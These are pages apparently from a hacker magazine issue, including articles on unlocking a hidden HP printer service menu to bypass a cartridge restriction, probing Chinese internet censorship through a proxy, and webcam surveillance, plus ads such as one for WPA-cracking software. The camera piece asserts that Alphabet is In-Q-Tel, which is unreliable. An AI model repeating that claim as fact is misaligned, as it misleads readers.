We can continue to ask the respondent a series of meaningless questions, such as using the wrong grammar, misspelled words, or even creating meaningless words, to observe whether there is a fixed pattern in the answers. If these answers tend to use a single logical pattern (only the output situation is considered here, such as avoidance or guidance), then we can judge that the subject is a machine. Circuit can simulate human logical thinking, but cannot simulate human emotional thinking.

Specifically, the output action logic value (language, action) of machine (pseudo AI) obeys some regular binomial distribution $X \sim B(n, p)$. We assume that the output of each experiment is independent, for example, in the Turing test, when the respondent gives a clear and meaningful answer, we mark its logical value as true. If X is used to denote the number of times that there are clear and meaningful answers in n questions, so the probability is p , then the probability function of X is $P\{X=k\}$, $k=0,1,\dots,n$, if $p \gg 0.5$, so we can judge that the respondent is probably a machine.

Therefore, the effect of dating simulations games needs the cooperation of players, and mostly is based on the psychological needs and spiritual fantasy of players. Why not use a real person instead of a program to play the role in the game and interact with players? The fact is that it may provide a more advanced and real experience for the player, but it also hides unpredictable risks. Once the player knows that the virtual character is controlled by a real person, he or she may lose interest in the game immediately, because all he or she needs is a virtual character that doesn't really exist, and this character only exists in imagination - which is enough.

In the future development of dating simulations games, the final form may be like the virtual girl Joi in *Blade Runner 2049*, which can let players immerse themselves through visual, auditory, and touch (VAT) sense. In this way, perhaps no one will ask odd questions to the lover in front of him/her.

However, I don't know whether the "let's do it" plot in *Blade Runner 2049* learned from the similar one in which the OS girlfriend found a real person substitute for the hero in *Her*, because the practice in *Blade Runner 2049* is more advanced than that in *Her*.

Today's science fiction is tomorrow's reality and, eventually, as I wrote in "Machine Rhapsody in 2099," (36:3) humans will fall in love with and marry machines.

Donald Trump was no longer President and that Twitter had banned Trump from its platform forever.

Justice Thomas, however, used this opportunity to opine about the strange legal tension between a social media platform being considered a public forum, yet being privately owned and having the absolute power to moderate, censor, and even ban the President of the United States. Justice Thomas argued that usually the government (either state or federal) has some kind of control over what would ordinarily be a public forum. This is not the case with Twitter, Facebook, or any other platform. Indeed, in the United States we do not even have any overarching federal privacy or data governance statutes that apply to these platforms. Perhaps then, Justice Thomas mused, it was high time to consider regulating social media platforms similarly to how telephone companies are regulated, i.e., as common carriers. Common carriers - private entities that perform a public service - cannot act unconstitutionally in denying access or services to persons. Regulating social media in this way would thus bootstrap certain constitutional rights to users of the platform.

Now I know this is on the whole a bizarre idea, but as a thought experiment, what if we took Justice Thomas' concurring opinion further - what if the government operated a social media platform? On its face, this sounds like a privacy nightmare. The government having access to your social media data, your private messages, your connections, your login passwords, all your metadata, etc., seems like a disaster. Well, guess what? The government, in essence, already has access to that data via legal process, i.e., a search warrant or a subpoena. It does not take much more than an active civil case or criminal investigation to obtain your data.

If government operated a social media platform, it would truly be a digital platform that was designed and intended as a public forum. For this reason, we would not need to bootstrap our constitutional rights to legal fictions and fact-specific analyses - all of our civil rights and the entirety of the Bill of Rights would apply to the government's conduct. Unless we signed away our rights through terms of service or privacy policies, the government would still need the same form of judicial

authorization to access our data as they do now.

What is more, if the government controlled this data, there is already legislation on the books, the Privacy Act, enabling us to access, inspect, correct, or delete our personal data. Data about how the government used or with whom information was shared would be obtainable via the FOIA.

And what about the massive troves of data that the government would possess simply by running its own platform? Perhaps this data could not only be limited but anonymized and placed into a data escrow for the benefit of the public. Access could be strictly audited and limited to organizations satisfying stringent criteria of an escrow, with commercial access to the data being prohibited, highly regulated, or sold at a price to diversify tax revenues. Perhaps commercial transactions originating from such data could be taxed, providing a much-needed boost to the Treasury's post-COVID coffers?

But most important: if the government operated a social media platform, the First Amendment, with its 245 years of common law, would protect the speech of *all* its users. That means that neither conservatives nor liberals could complain about being treated unfairly on the basis of viewpoint. It also means that liberals and conservatives - without the algorithmic artificial isolation of viewpoint echo chambers - would often clash and interact directly with each other. In the age of rampant disinformation and political polarization, speech, digital public forums, and our democratic processes could not be more inextricably intertwined.

As Justice Brandeis stated about the need for dialogue in *Whitney v. California*, "If there be time to expose through discussion the falsehood and fallacies, to avert the evil by the process of education, the remedy to be applied is more speech, not enforced silence." Though I still believe a government-operated social media platform is, on the whole, a dangerous idea, I am starting to convince myself that the notion may not be as crazy as I thought when I started writing. Stay with me in future columns to travel further down the rabbit hole of this thought experiment.

Hacking HP's OfficeJet 6310

by Daniel Hargett

I wrote this article in 2011, sent it to my English major sister for review, then forgot about it. While the technology mentioned is out of date, it's still not documented anywhere I could find. I think the value in publishing it is that it describes a journey of exploration that solved a problem. I think that is the biggest gift I've gotten from reading 2600 when I was a teenager in the 90s. It promotes that mindset of "What if I press this button?"

Background

If you're not familiar with HP's business model on HP's inkjet printers, let me run it down for you real quick. You buy a printer, sometimes for as low as \$30 at Wal-Mart, which is probably sold at a loss to HP. They bundle in a set of cartridges and sometimes even some glossy photo paper to show you the awesome capabilities of your shiny new printer. They are so nice! So you print some photos, marvel at the quality, then go buy more glossy paper. Twenty to 30 photos later, you're out of ink! So you go back to Wal-Mart and pay \$45 for another set of cartridges! You just paid more for those cartridges than you did for the whole printer! Sometimes a set of cartridges can run as high as \$120 depending on what model you have. This can make home printing quite expensive.

In recent years, HP always offers "standard capacity" cartridges and "XL capacity" cartridges. The XL's holding two to three times the amount of ink as the standard cartridges and costing only \$5-\$10 more. This is an obvious cost-saving choice if you're aware of it. All modern XL cartridges are the same size physically, with walls built into the standard capacity cartridges to make them hold less ink and make it impossible to refill to XL capacity.

Prior to 2005 or so, HP would just release different cartridge numbers that worked in your printer but held more ink. A good example would be the #98 black cartridge (standard capacity) and the #96 cartridge (XL Capacity). The unique thing about

the #96 is that it is physically larger than the #98. So if HP didn't make the printer internals big enough to hold the #96, then you couldn't even insert it into the printer. They would do this for, say, a \$30 printer, so you were forced to buy the smaller capacity cartridges and they profited more than you buying the large cartridges for your cheap little printer.

The Hack

So for reasons out of the scope of this article, I needed to use a #96 cartridge in an HP OfficeJet 6310. This printer is shown as working with only the #98 black cartridge, but if you look inside, there is plenty of room for a #96 to go in. So I put the cartridge in it and the screen told me "The cartridge on right is not intended for this printer." So even though there is *nothing* preventing this cartridge from working in this printer, HP artificially limited its use, likely due to the low cost of the printer.

I knew there must be a way around it, so I googled my question. Hundreds of forum posts popped up with people asking the same question, yet there was not one solution anywhere! Since this was work-related and I didn't know what else to do, I gave up for the time being.

A few days later, I was trying button combinations on the printer control panel in order to print a demo page. When I pushed "*" and "#" together, the screen displayed the following: *****#####. This appeared to have made the printer crash or something. When I hit the cancel button, nothing happened. I unplugged the printer and it restarted and continued to work normally. I tried the "*" and "#" again and once more got the strange output on the screen. I am a printer technician by trade and had seen plenty of service menus before. I wondered if this wasn't some sort of hidden service menu. So in the true hacker spirit, I started pushing buttons. When I keyed in "1 2 3," the screen changed to "UNDERWARE:" then some letters and

characters! Using the arrow keys showed me more options. I immediately thought of my desire to use the #96 cartridge, but couldn't find any options for cartridges. Hitting the cancel button enough times took me back to the normal screen. I then hit "*" and "#" and began trying all different number combinations and searching the menus that came up. The combinations that yielded menus are as follows:

123
124
125
127

I hit pay dirt on the "1 2 7" menu. There is a menu option that says "Set boot code to MFG" then you press OK and the boot code is set to manufacturer mode. I power cycled the printer and, when it came back on, it flashed "MFG Mode" during startup. I inserted the #96 cartridge and it worked

without a hitch! Now keep in mind that I do not have this printer connected to a computer. I don't know if it will affect printing when connected to a computer. I just use it to test refilled cartridges. It will print all reports and make copies though. There is also an option to "Set boot code to user" to undo this.

I have tried the "*" and "#" on many HP inkjets since then and it always works. The screen usually says "Enter Special Code" when you hit them though. It has worked on many OfficeJet models and PhotoSmart models with fax capabilities. I even found it on a low end PhotoSmart that didn't have a keypad! Some printers have very useful diagnostic tests hidden in these menus. Most have undecipherable options though.

I don't know what most of these functions do, but it provides a huge new playground for curious hackers to explore!

The Net as Seen in China

by Nino Ivanov



On the evening of 5th July 2020, curiosity got the better part of me and I decided to fulfill a dream of mine: to see the Internet the way the Chinese see it.

Before you, dear reader, do anything unwise, let me urge you: if you reproduce this experiment, then do it from a virtual machine or a live CD. Yes, there *were* "countermeasures," though I cannot exactly say of what kind.

I was considering doing this time and again, but what I usually saw was advice like this: Get a VPN and exit in China; turn off Google, BBC, Wikipedia, and Facebook in your /etc/hosts; and the like, most of which has been more jocular than seriously considered.

Essentially, everybody thought, including myself, "I will go there and play a happy game of cat and mouse where I will seek things, and Baidu (their most popular search engine) will give me *no* results. When I type 'Tiananmen Square massacre,' I shall find *nothing*." The truth proved more interesting.

My first attempts had been with a VPN. I chose an exit in Beijing and... after two minutes, I had seen they changed it to Hong Kong. And from then on, it was practically impossible for me to get to Beijing. I understand why -

because they likely would have to justify before authorities what, exactly, their exit node there was up to. So if I was the "curious" type, they would simply "eject" me.

My other attempt was a proxy configuration in Firefox. You will find many "fake" proxies: either ones which show you *nothing*, which is unrealistic (they *do* have a net, of course), or ones which show you *everything*, and which seemed to me either entirely fake, or perhaps they were local "escape routes." But I wanted one which *would* show me gov.cn and *would not* show me google.com. At last, on <https://premproxy.com/socks-by-country/China-01.htm>, I found a SOCKS5 proxy, 202.107.233.123:3010, which *worked*.

First, I tried Google, just for the fun of it. Nothing. And when I mean nothing, it is not a "blocked" sign, as Germany, Austria, or the U.K. give you when they block a torrent site, but rather it is as if the site does not even exist.

Then I tried Yandex. That was interesting: yandex.ru should normally show you a search field, but instead it showed a login mask with *no* search opportunity. Yet, it also showed in the URL, /auth/?origin=china - so I knew "I had properly arrived."

At last, I resorted to Baidu and, of course, searched for “Tiananmen Square massacre” (I did this all in English, knowing no Chinese), even insisting at some point with “massacre” in quotes. Indeed, that was properly “cleansed.” You get a lot of historic information, including about events of 80 years ago, but you do *not* see a word of “that which everybody knows.”

One article, however, stood out: “What’s wrong with our liberal studies courses?” under <https://www.chinadailyhk.com/articles/166/123/116/1562602958531.html>. What was interesting about it was that it mentioned a few things - according to hardcore party line, of course, but still. It told you not to mess with the “black police” - which obviously means such *exists*. And it told that “students were evacuated from the Tiananmen Square peacefully” which is perfectly ludicrous, because, you know, *why* would you “evacuate” someone from somewhere if... “nothing ever happened?” What this article taught me was that if you are Chinese, you actually *see* some information, but if you want to actually *understand* things, you will have to “see through the propaganda.” This article namely said that there was a disturbance on the Tiananmen Square and that there is special attention of the authorities to that issue.

The results were still interesting: the Chinese by far do not get “no result at all,” as I naively assumed. They get results, but results which, if anything, are apt to distract the reader and, lest the reader be careless, advance official positions.

I proceeded to try various sites, imagining myself as an avid Chinese youngster curious for information. I was about to learn an interesting lesson.

I tried Wikipedia - nothing, no site.

I tried “Black Lives Matter” - now, it was *full* of BLM links, and I actually can easily understand why: “look at the American unruly society, they have racism and they lack discipline” was the immediate thought I had at the sea of links that stretched before me, imagining to be a censor. From a propaganda point of view, the clashes in the U.S. - no matter the cause or the arguments - are surely nothing to keep from the Chinese public.

Will they keep major historical events secret? I Googled whether the Americans landed on the moon, and it is full of links, including the Indian confirmation with photographs of the

landing site. So China *does* willingly allow its citizens to inform themselves of major events that are hard to keep secret.

Could I get “simple, but important” information? Like the European Union’s main page? Oh, I could. And that is not unrisky, because the E.U. does have some China-critical legislation in its legal archives. I admit, I did not check these, though.

At that point, I harbored a funny belief that when you reached a site, you could navigate the entire site. That later turned out not to be true. I had no Google Translate, obviously, so I turned to Babelfish. It worked! I wanted to translate from English to Chinese “Corruption in China” - and, promptly, Babelfish disappeared. As if the site had not existed.

Then I “accepted the challenge” and went looking for a VPN. I knew these were forbidden - but were they attainable? And this is where I got an important lesson: you *can* actually seek “VPN” in Baidu, and it will return a lot, *a lot* of results. (This was not like in the Tiananmen Square massacre case, where there were *no* links or just irrelevant links!) But when you tried to open the VPN links in new tabs, nearly all of them failed to actually open. Only some iVPN, StrongVPN, VPN.ie, and VPN Pioneer sites got through. I do believe they do their very best to block them all, but some are likely too unusual and some are too new. What was funny is that some “list of VPN providers” actually got through, and there I got a lot of links that Baidu itself would not indicate. So finding a list of links might be your first step in breaking out of the “search cage.”

Regarding news, I immediately supposed that English news would be harder, so I first tried news in Austria, Germany, and Bulgaria. A lot of the main newspapers were blocked. But particularly the “yellow press” got a chance (like trud.bg), and in Austria, it was funny that the more “right-wing” newspaper - *Die Presse* - was accessible, whereas the more “left-wing” - *Der Standard* - was not. Interestingly, the official site of the state television (ORF.at) was accessible. And because *Die Presse* had their own search function, I could actually find critical reports about the mistreatment of the Uighurs. Sites like focus.de, which rely on Google Custom Search for their results, could not show results.

Very interesting was spiegel.de: for the first time, I saw a sort of “skeletal” site, garbled

and text-only. Apparently, the site had been somehow “processed” - you get a sight as the browser’s links and lynx would offer you, but still, it is there. This clearly looked to me more like a “recreation” of the site, reconstructed after deconstruction and analysis, rather than a version of the original site. What initially surprised me was the “trust”: that a site was not, in case of doubt, censored, but rather “carefully scrubbed.”

Then I turned to the English-speaking world. American sites you can practically all forget, and the same went for the English sites. I saw two sorts of censorship: the “this site does not even exist” type, which was true for anything with the BBC, and the “Baidu shows you the links, but you cannot click them” type, which was true for *The Sun* or CNN. Some headline aggregators (like <http://www.newsdump.co.uk/>) did get through, though, and you could see in these bits and pieces of “what the West was talking about” and “that you shall never see.” I assumed, if U.S. and U.K. failed, then so would Canada, and, as Australia (and by extension New Zealand) have disputes with China, I assumed them to be excluded a priori, too. So I went for... South Africa... and I saw that most media was inaccessible there, too, and way worse than the German-speaking world! That was enlightening. So if you were to search in English, you would have the most restrictions (apart from Chinese, which I cannot judge), not matter the country.

Some sites worked, however, but here, the selective search function was interesting:

Seeking for China here: <https://southafricatribune.com/?s=china> actually works; but looking for Uighurs is totally blocked: <https://southafricatribune.com/?s=uighurs>

Here, “something happened.” Suddenly, Firefox went to 100 percent CPU activity, including when I closed all new Chinese tabs. I had to pkill it and restart. I am not sure if this was a premeditated countermeasure or some general mess-up, but yes, “that guy who cared that much about the Uighurs and the Tiananmen Square massacre better reconsider his activities.” Maybe I’m paranoid, but that was my thought. On with the show...

The English press, particularly including the yellow press, was censored, but I was still determined to get my “British News” - and

there they were indeed: <http://british-news.com>, with a laaaarge Union Jack on top, because you know, a Union Jack makes the whole thing super trustworthy.

This was all getting ridiculous. I decided I should try “site:co.uk” in Baidu, and boom, it worked! Baidu actually uses Google search mnemonics! This level of copying was ridiculous! I actually got <https://www.telegraph.co.uk/news/uk/>. Uighur time, right? Like it worked in Austria’s *Die Presse*?

Wrong. There is no such website with search function.

“Alright, Baidu”, I thought, and tried: [china site:telegraph.co.uk](http://china.site:telegraph.co.uk) (yeah, Baidu, that is what you get for plagiarizing Google search mnemonics). This *worked*. I don’t need to repeat my mistake of the *South Africa Tribune* - I do not need to search for Uighurs. *China* is sensitive enough!

And then the real fun ensued: <https://www.telegraph.co.uk/china/> was, indeed, accessible - but as a skeletal site, the same scrubbed, unpleasant-to-use-and-motivating-you-to-navigate-away style as I had seen in spiegel.de. Haaa, there was the juicy stuff!

I click: “Letters: China has gradually become the greatest threat now facing the world”, <https://www.telegraph.co.uk/opinion/2020/07/02/letters-china-has-gradually-become-greatest-threat-now-facing/>

Poof! “Such a site has never been heard of, my friend.”

OK, how about:

“Hong Kong’s security law is a global problem”, <https://www.telegraph.co.uk/politics/2020/07/03/hong-kongs-security-law-global-problem/>

Poof! Nothing.

I returned to <https://www.telegraph.co.uk/china/>. *Poof! Nothing!* Now not even the scrubbed site was visible anymore!

OK, I tried again just <https://www.telegraph.co.uk>. Worked. I tried some irrelevant story about some British athlete. Poof, *nothing again!* I returned to the main page aaaaand... <https://www.telegraph.co.uk> *itself was gone*. “No such site.”

That was an excellent demonstration of how

their “progressive blocking” apparently works.

What conclusions can we draw from this?

I. - The basis of the censorship is apparently “ideological” and not “technical.” Information is by no means “completely inaccessible,” but the progressive blocking and the “showing of links in Baidu which do not open” sort of “let you feel observed and controlled,” that someone might hold you accountable and ask questions on what and why you were searching. That some sites are “skeletal,” but conditionally accessible, yet if you strain their patience, these sites will vanish in front of your eyes, like *The Telegraph*. At first, I was thinking that Baidu was just being extremely sloppy in showing me what links there were that I would never access. After all, that was *proof* that I was being censored, was it not? But the Chinese authorities are not stupid at all. You could argue, they actually *want* it that way: you shall *know* about the censorship - yes, *you* indeed are being censored, and *you yourself* should decide. Should you click on a link or not, should a responsible citizen do this or not? This is the main difference from the naive “cat and mouse game.” Baidu does not indicate to you which links actually work and which do not, and how often do you think you can click before “having a little chat about your hobbies?” So the *real* censorship, in my eyes, is not of “technical nature,” as I assumed naively at the onset. Instead, it is a promotion of self-censorship, which is a lot more interesting and

effective and, with enough material available to get you into trouble if you seek trouble: *are you, in your own eyes, a properly trustworthy and compliant individual or will you attempt to subvert the state laws?*

II. - Technically, there seem to be three categories of ex ante censorship: (i) absolute censorship, like for the BBC or the Tiananmen Square massacre - no links, no nothing; (ii) relative censorship - you see the links, but when you click them, the site does not load (but you expose yourself, because *you did click*); and (iii) “skeletal” sites, scrubbed reconstructions of what they deem dangerous. Apart from these, there seems to be ex post censorship, where previously granted access may be later revoked for a site in general. There is no “deep analysis” of the site you visit, the analysis is apparently rather ongoing - which links you click.

III. - You can use Baidu’s Google-like mnemonics to search within a newspaper for “China” - this seems typically allowed.

IV. - The system has issues with morphologically variant-rich languages like German (like English transforms “go” to “went” - German does it all the time) and “unusual” languages, like my native Bulgarian.

V. - You will need to learn to “read between the lines” a lot better than in the West - and they will serve you many facts “right there.”

Needless to say, in the end I was all too happy to turn this proxy *off*.

Want to Become a Digital Subscriber to 2600?

In addition to the good old-fashioned paper version, you can now subscribe in more parts of the world than ever via the Kindle and Nook! We're also constantly increasing our digital library of back issues and *Hacker Digests*.

Head to *digital.2600.com* for the latest



Picture This

by Michaleen Garda

Michaleen.Garda@gmail.com

Every time I use a computer, I cover the camera. Every device I own which has a camera also has duct tape over that camera. Paranoid? Ridiculous? Maybe so, but I prefer to err on the side of caution and to be a one man protest for privacy in all my affairs. Both Snowden and Manning are known to have done the same thing and, if anyone would know about the risks of video surveillance; they would.

Picture this: In the very near future, advertisers will no longer need to rely on the choices you make to determine how best to market to you. They will know what you like by watching your eyes through your computer and phone cameras. This sort of data is far more accurate and reveals truths about your interests that you may not even be fully aware of. When you are looking at a computer screen full of various images and words, your eyes are naturally drawn to the images and words that you like the most, and by measuring pupil dilation and time spent in response to particular images, a program will be able to know exactly what you are most interested in.

Is this far-fetched? Empirically not. Eye movement research goes back a long way, as documented by Gompel, Fischer, Murry, and Hill in their publication *Eye Movements: A Window on Mind and Brain* (www.sciencedirect.com/book/9780080449807/eye-movements). Recently, smartphone cameras have become powerful enough to accurately perform this function, as illustrated by one current Google AI research project titled “Accelerating eye movement research via accurate and affordable smartphone eye tracking” (research.google/pubs/pub49585/).

Unfortunately, this does not end with marketing. Rather, it paves the road for the creation of true “thought police,” because what the eye shows is not necessarily the truth. For example, a sober alcoholic may have their eyes drawn to pictures of booze, which dilate the pupil, but this does not mean that they will drink alcohol. Or a pacifist person who has never owned a weapon may secretly enjoy pictures of weapons and, in a thought control state, this is recorded as a dangerous quality. Reading minds is a dangerous line to cross, but it *is* being crossed.

EMDR (Eye Movement Desensitization and Reprocessing) is a very useful therapy for people with PTSD that is focused exclusively on observing the patient’s eye movements in response to memories of trauma and, by retraining eye movements, one can reduce the impact of trauma. How difficult would it be to reverse the process and *increase* trauma in individuals?

If these are not enough reasons to be concerned about video surveillance, perhaps you have heard about the study “Zoom on the Keystrokes: Exploiting Video Calls for Keystroke Inference Attacks” (arxiv.org/abs/2010.12078), which proved the ability to accurately deduce what password a person is typing based on their shoulder movements. How much longer until we prove the same thing for finger movements on smartphones? Surely it is coming soon and Checkmarx has already discovered a vulnerability that allows an attacker to access your smartphone camera with full privileges (www.checkmarx.com/blog/how-attackers-could-hijack-your-android-camera).

Google insists that all its research is ethical and voluntary, but we all know that once a technology exists, anyone can use it. I asked a question on Quora about how much power CIA has over Google, seeing as Google is Alphabet, Alphabet is In-Q-Tel, and In-Q-Tel is CIA. CIA was polite enough to answer that they “had no control over Google, their investment only guaranteed that they had access to Google’s technology.” This is a rather helpful admission because CIA and its vast web of private contractors have no need to ensure their research is ethical and can use Google’s technology any way they like. An important part of intelligence work historically is compromising people, and surely the ability to compromise someone or learn exactly how to compromise someone without any real physical effort would be a great advantage to that profession. A great advantage to many professions.

I am not concerned about CIA misusing this, but I repeat that what has been shown time and time again in the history of technology is that once a tool is out there it will be used by anyone. Everyone from Mitnick to The Shadow Brokers illustrates this fact. Who else likes to compromise people? Nation states, mafias, lawyers, detectives, protesters, ex-wives and ex-husbands, and occasionally hackers. It is a safe bet that China is testing this on their citizens. The list goes on and on.

Not everyone will be as extreme as me, as people enjoy their cameras. However, there is a very simple solution to this problem that I am baffled no tech company has advanced, almost as if they did this intentionally. The question I will leave you all with is: “In light of all the various and ongoing security breaches involving computer cameras, why not start building them with a lens cap that you only open when you are using the camera?”

WHY I AM A HACKER: HACKING IN THE ERA OF COVID-19

by Corey M. Knoettgen

BleepingComputer handle: cknoettg
cknoettg@yahoo.com

I am a hacker.

I have a desire to know more.

Hacking has taken on a position of greater importance in the Era of Coronavirus. It would be easy to get bogged down by the pseudo-reality presented to us: ever more antagonistic memes pitting Right against Left, only reporting violent incidents, being destructively (instead of constructively) critical of everything. We are not presented with the hidden reality of people working hard and doing the right thing more often than not.

The popular image of a hacker is someone who causes chaos or destruction. But we are in dire need of real hackers who “mod” reality in such a way that we also serve as peacemakers in a troubled world. If the current Facebook algorithm operates in such a way that it whips people into hatred and frenzy, we should use every means at our disposal to learn how this algorithm operates. And then we should discover the means by which we can alter the algorithm, and thereby change the reality.

Given a problem: change the algorithm (or however you want to define the problem), a real hacker will start by asking questions. How does Facebook accept input? How can we send new input to Facebook so that we create new output? The research or reconnaissance phase has begun.

Every hacker begins from a different starting point. Perhaps you are not yet a skilled Python programmer. You can always start at a different level. Perhaps you have not yet learned the power of bots and AI. So, take a trip to cleverbot.com, and start talking to the bot. See how it reacts to your input. Right-click the page and inspect the source code. Many new questions will come up along the way. Always keep seeking. I did not set out to become a hacker, but was driven to it by necessity. Earlier in life, I was working from a flawed model whereby I was seeking experts for answers to all of my questions. I slowly came to accept that I must become a hacker myself in order to find the answers to my questions. Hacking is an iterative process, and rarely linear. It starts with a simple question, like “how does this work?” The search for the

answer begets more questions, and one day you achieve a goal. And then later, you realize that your initial goal was too limited, and you discover new goals.

In our earlier Facebook example, we may encounter a statement such as “Facebook uses deep neural networks to target advertising.” That will lead to a new question such as “how do we build a neural network?” We may discover that we can use a language like Python to build a neural network. Then we find that we need other modules and libraries like Scikit, Anaconda, and others. We learn about dependencies, we learn about variables, we learn about creating software. If we take good notes, we slowly start to develop a more methodical approach to writing software. Then one day our project is complete, and we must find a way to get our AI-powered bot to interact with Facebook.

It is a neverending process of iterative learning. Sometimes we will have quick bursts of rapid learning, and then later we will slow down and absorb the information. Always in fits and starts. Never give up. You will face periods of discouragement, but then later get back on the horse and proceed again.

Eventually, a paradox will emerge. By investigating specific, low-level technical details, we will rediscover big ideas and meta-narratives. Focusing on the specific and the abstract will lead us back to the general and practical. Abstract 0s and 1s will start to have real-world impact.

If anyone is interested in a good book about the hacker ethos, you should check out *SQL Injection Attacks and Defense* by Justin Clarke and others. The beauty of the book is not in its specifics, but in the process they describe. Some books will teach you theory. Some books will teach you regulations and protocols. Some books will teach you history. This book will tell you more about how to be a hacker.

There is nothing wrong with chaos and criticism per se. They, too, can be part of the hacker ethos. But, let hackers be the force that uses chaos for good. Become constructive critics instead of destructive critics.

HACKER HAPPENINGS

There are now some events that have announced their intention to try in person gatherings this year. This is all very tentative at this point and we encourage you to check the websites for updates on whether or not they will be going forward as well as venue information. Other events will either be hosted online or rescheduled. **All of this information is subject to change.**

Please do your part to ensure that hacker conferences and so much more return in the near future. Continue to wear masks, keep socially distant, and get a vaccine when you're able to. We look forward to seeing you on the other side of this.

IN PERSON

August 5-8 DEF CON 29 Las Vegas, Nevada www.defcon.org	September 16-17 GrrCON X Grand Rapids, Michigan grrcon.com
August 7-8 Vintage Computer Festival West Mountain View, California vcfed.org	October 8-9 THOTCON 0xB Chicago, Illinois thotcon.org
August 19-26 BornHack Funen, Denmark bornhack.dk	October 8-10 Vintage Computer Festival East Wall, New Jersey vcfed.org
	November 4-5 RVAssec Richmond, Virginia rvasec.com

ONLINE ONLY

June 11-13 CircleCityCon 8.0 Indianapolis, Indiana circleciticon.com
December 27-30 Chaos Communication Congress Liepzig, Germany events.ccc.de

CANCELED

August 6-10 May Contain Hackers Zeewolde, The Netherlands mch2021.org
August 13-15 Extra HOPE Queens, New York www.hope.net



Marketplace

Lawrence H. White
Treasurer of the United States

Paul D. Miller
Secretary of the Treasury

For Sale

SECUREMAC.COM is offering popular anti-malware app MacScan 3 to help protect Mac users from malware, spyware, and ransomware. Download a 30-day trial directly from SecureMac.com. Looking for a new podcast? Check out *The Checklist* by SecureMac on iTunes, Pandora, and Spotify.

PORTABLE PENETRATOR. Find WPA WPA2 WPS WiFi Keys Pen Testing Software. Vulnerability Scanning & Assessment. Customize reports use for consulting. Coupon code 20% off: 2600. <https://shop.secpoint.com>

OPEN SOURCE HARDWARE: crowdfunded and in-stock on Crowd Supply (crowdsupply.com). Includes software-defined radios (SDRs), DIY computers, NASs, FPGA boards, open silicon (RISC-V), hardware encryption/security devices, pentest tools, health monitors, kite-balloons, workbench tools, optical decoders, and opportunities to help fight the DMCA (see bunnies huang's NeTV2 project).

GUIDEBOOK TO COMPUTER AND SMARTPHONE SECURITY by Brandon of Lipani Technologies LLC has been released. This new security book can be purchased at <https://leanpub.com/techgeek>. Brandon is a certified CompTIA Security+ professional helping users and companies secure their computers, networks, and smartphones across the country. He says, "The purpose of this book is to educate and teach computer and smartphone users about safety and security online."

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we carry only the highest quality gear from the best brands in the industry. From RF Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Now including Offensive Security and Kali Linux branded merch! Check us out at <https://HackerWarehouse.com>.

Help Wanted

JOIN THE [HTTPS://CODEFOR.CASH](https://CODEFOR.CASH) community and earn money with freelance programming jobs. All hats welcome!

VIRTUAL ASSISTANT/PROGRAMMER NEEDED. I have various tasks I need done but I am incarcerated. I will need both a programmer and a general assistant. Tasks include: 1) Internet research, 2) product ordering, 3) printing and mailing of documents, 4) some light programming tasks. Requirements include 1) printer, 2) webcam, 3) U.S. phone number, 4) Internet. No experience needed for assistant position but good Internet research skills a plus. Please send resume and salary requirements and contact me via phone when sent snail mail: 360-295-4317. Timothy Bach, 901 Port Ave., St. Helens, OR 97051

Announcements

VAGUEBOOKING is a podcast about life lived online, and our new series "The People's History of the Internet" covers the history of the early Internet and the hackers who shaped it. Tune in for conversations with Phil Lapsley, Lucky225, Rob T Firefly, and many more! Found wherever you get your podcasts and at vaguebooking.net.

THE MODERN TECHNOLOGY PODCAST NETWORK contains a growing selection of original audio programming by familiar voices from the hacker world and elsewhere. Our comedies, documentaries, audiobooks, cultural discussions, and more are totally free, completely independent, hacker-produced, CC-licensed, and utterly devoid of commercials. Feed your ears at <https://modern.technology>

DOC8643.COM: technical details of aircraft from International Civil Aviation Organization (ICAO)

Doc8643. This is an educational and reference tool. Check it out at <https://doc8643.com>.

COVERTACTIONS.COM is the most comprehensive directory of encryption products anywhere. Search by type, hardware/software, country, open source, platform, and more. Now over 1036 products listed which include 221 VPN's, 192 messaging and 117 file encryption apps. These are just a few of the 28 categories available. There is no faster and easier way to find the encryption product that meets your requirements. Suggestions and feedback welcome. Now featuring news on important encryption issues.

TOG IS DUBLIN'S HACKERSPACE. We run regular events in coding, lock picking, electronics, craft, cad, wikipedia editing, electronic music, brewing, science fiction book club, and monthly socials. We recently celebrated our 11th birthday! TOG is run and funded by volunteer members and we are always looking for new hackers. website: www.tog.ie email: info@tog.ie address: 22 Blackpitts, Dublin 8, D08 P3K4, Ireland.

DON'T JUST CELEBRATE TECHNOLOGY, question its broad-reaching effects. 78 Reasonable Questions to Ask About Any Technology - tinyurl.com/questiontech

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook. Archives of all shows dating back to 1988 can be found at the 2600 site in mp3 format! Your feedback on the program is always welcome at oth@2600.com. New for the pandemic: *Off The Hook Overtime*, Wednesdays at 8:00 pm ET on youtube.com/channel2600. Call in at +1 802 321 HACK!

Services

HAVE YOU SEEN THE 2600 STORE? Plenty of features, hacker stuff, and all sorts of possibilities. We accept Bitcoin and Google Wallet, along with the usual credit cards and PayPal. EVERY YEAR of 2600 and EVERY HOPE TALK now available for digital download! Plus, we've lowered prices on much of our stock. Won't you pay us a visit? store.2600.com

DIGITAL FORENSICS EXPERTS FOR CRIMINAL DEFENSE! Sensei's digital forensic examiners hold the prestigious CISSP, CCE, CEH, and EnCE certifications. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. We can recover data nationwide from many sources, including computers, external media, tablets, and smartphones. Sensei Enterprises believes in the Constitutional right to a zealous defense and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Sensei's principals have written 18 books on IT, cybersecurity, and digital forensics published by the American Bar Association. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703.359.0700 or email us at sensei@senseient.com.

UNIX SHELL ACCOUNTS WITH MORE VHOSTS. If you like funny, relevant vhosts for IRC, get a JEAH shell. You can also use vhost domains for email. Access new and classic *nix programs, compilers, and languages. JEAH.NET hosts bouncers, bots, IRCD, and websites. 2600 readers get free setup! BTW: Domains from FYNE.COM come with free DNS hosting and WHOIS privacy for \$5.

